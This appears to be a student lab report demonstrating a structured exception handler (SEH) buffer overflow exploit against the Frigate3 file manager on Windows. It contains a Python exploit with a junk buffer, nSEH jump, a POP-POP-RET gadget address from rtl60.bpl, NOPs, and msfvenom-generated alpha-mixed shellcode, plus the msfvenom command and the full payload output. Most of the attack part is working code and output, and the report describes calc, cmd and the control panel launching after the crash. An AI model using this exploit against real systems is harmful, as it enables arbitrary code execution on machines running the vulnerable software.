NAME: K.Jai Shankar


REG.NO: 18BCD7075

Script:


```
junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x48\x0C\x01\x40"

#40010C48    5B                 POP EBX
#40010C4C    5D                 POP EBP
#40010C4D    C3                 RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl6

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/a

buf = b""
buf += b"\x89\xe2\xdb\xcd\xd9\x72\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
buf += b"\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72"
buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
buf += b"\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x43\x6e\x6b\x67"
buf += b"\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"
```

Payload Generated:


App Crashes:




Change the default trigger from cmd.exe to calc.exe:


```
root@kali:~# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf =  b""
buf += b"\x89\xe6\xd9\xee\xd9\x76\xf4\x5d\x55\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x68\x68\x6d"
buf += b"\x52\x73\x30\x75\x50\x43\x30\x33\x50\x4c\x49\x48\x65"
buf += b"\x50\x31\x6b\x70\x73\x54\x4c\x4b\x32\x70\x30\x30\x4e"
buf += b"\x6b\x50\x52\x74\x4c\x4e\x6b\x72\x72\x62\x34\x4e\x69"
buf += b"\x64\x32\x46\x48\x74\x4f\x78\x37\x63\x7a\x75\x76\x55"
buf += b"\x61\x69\x6f\x6e\x4c\x37\x4c\x33\x51\x71\x6c\x76\x62"
buf += b"\x44\x6c\x67\x50\x7a\x61\x78\x4f\x74\x4d\x37\x71\x78"
buf += b"\x47\x50\x62\x79\x62\x33\x62\x76\x37\x4e\x60\x51\x42"
buf += b"\x74\x50\x4c\x4b\x42\x6a\x57\x4c\x4c\x4b\x70\x4c\x72"
buf += b"\x31\x52\x58\x6a\x43\x33\x78\x57\x71\x4e\x31\x32\x71"
buf += b"\x4e\x6b\x31\x49\x47\x50\x33\x31\x38\x53\x4e\x6b\x72"
buf += b"\x69\x64\x58\x6b\x53\x77\x4a\x61\x59\x6e\x69\x60\x54"
buf += b"\x6e\x6b\x75\x51\x69\x46\x34\x71\x6b\x4f\x6e\x4c\x6f"
buf += b"\x31\x6a\x6f\x44\x4d\x35\x51\x6a\x67\x50\x58\x79\x70"
buf += b"\x44\x35\x38\x76\x64\x43\x31\x6d\x48\x78\x55\x6b\x73"
buf += b"\x4d\x51\x34\x70\x75\x39\x74\x50\x58\x6c\x40\x30\x58"
buf += b"\x55\x74\x75\x51\x49\x43\x55\x36\x6c\x4b\x44\x4c\x42"
buf += b"\x6b\x4e\x6b\x73\x68\x57\x6c\x46\x61\x6a\x73\x4e\x6b"
buf += b"\x57\x74\x6c\x4b\x73\x31\x6e\x30\x6d\x59\x77\x34\x64"
buf += b"\x64\x37\x54\x53\x6b\x71\x4b\x33\x51\x61\x49\x32\x7a"
buf += b"\x76\x31\x4b\x4f\x4b\x50\x31\x4f\x63\x6f\x31\x4a\x6e"
buf += b"\x6b\x35\x42\x6a\x4b\x4c\x4d\x43\x6d\x63\x5a\x75\x51"
buf += b"\x6c\x4d\x6e\x65\x68\x32\x67\x70\x33\x30\x53\x30\x46"
buf += b"\x30\x75\x38\x74\x71\x4c\x4b\x62\x4f\x6f\x77\x59\x6f"
buf += b"\x69\x45\x6d\x6b\x4a\x50\x78\x35\x49\x32\x32\x76\x51"
buf += b"\x78\x59\x38\x6d\x45\x4f\x4d\x4f\x6d\x59\x6f\x7a\x75"
buf += b"\x47\x4c\x36\x46\x43\x4c\x56\x6a\x6f\x70\x6b\x4b\x69"
buf += b"\x70\x52\x55\x45\x55\x4f\x4b\x51\x57\x32\x33\x32\x52"
buf += b"\x70\x6f\x63\x5a\x73\x30\x73\x43\x6b\x4f\x58\x55\x45"
buf += b"\x33\x63\x51\x72\x4c\x65\x33\x67\x70\x41\x41"
root@kali:~#
```


Copy pasting the Generated payload in exploit2.py and then using it in frigate:






The app crashes and calculator opens:







The App crashes and CMD opens:




Change the default trigger to open the control panel:





The app crashes and the control panel opens:


Control Panel
Control Panel
Adjust your computer's settings
View by: Category
System and Security
Review your computer's status
Save backup copies of your files with File History
Backup and Restore (Windows 7)
Network and Internet
View network status and tasks
Hardware and Sound
View devices and printers
Add a device
Adjust commonly used mobility settings
Programs
Uninstall a program
User Accounts
Change account type
Appearance and Personalization
Clock and Region
Change date, time, or number formats
Ease of Access
Let Windows suggest settings
Optimize visual display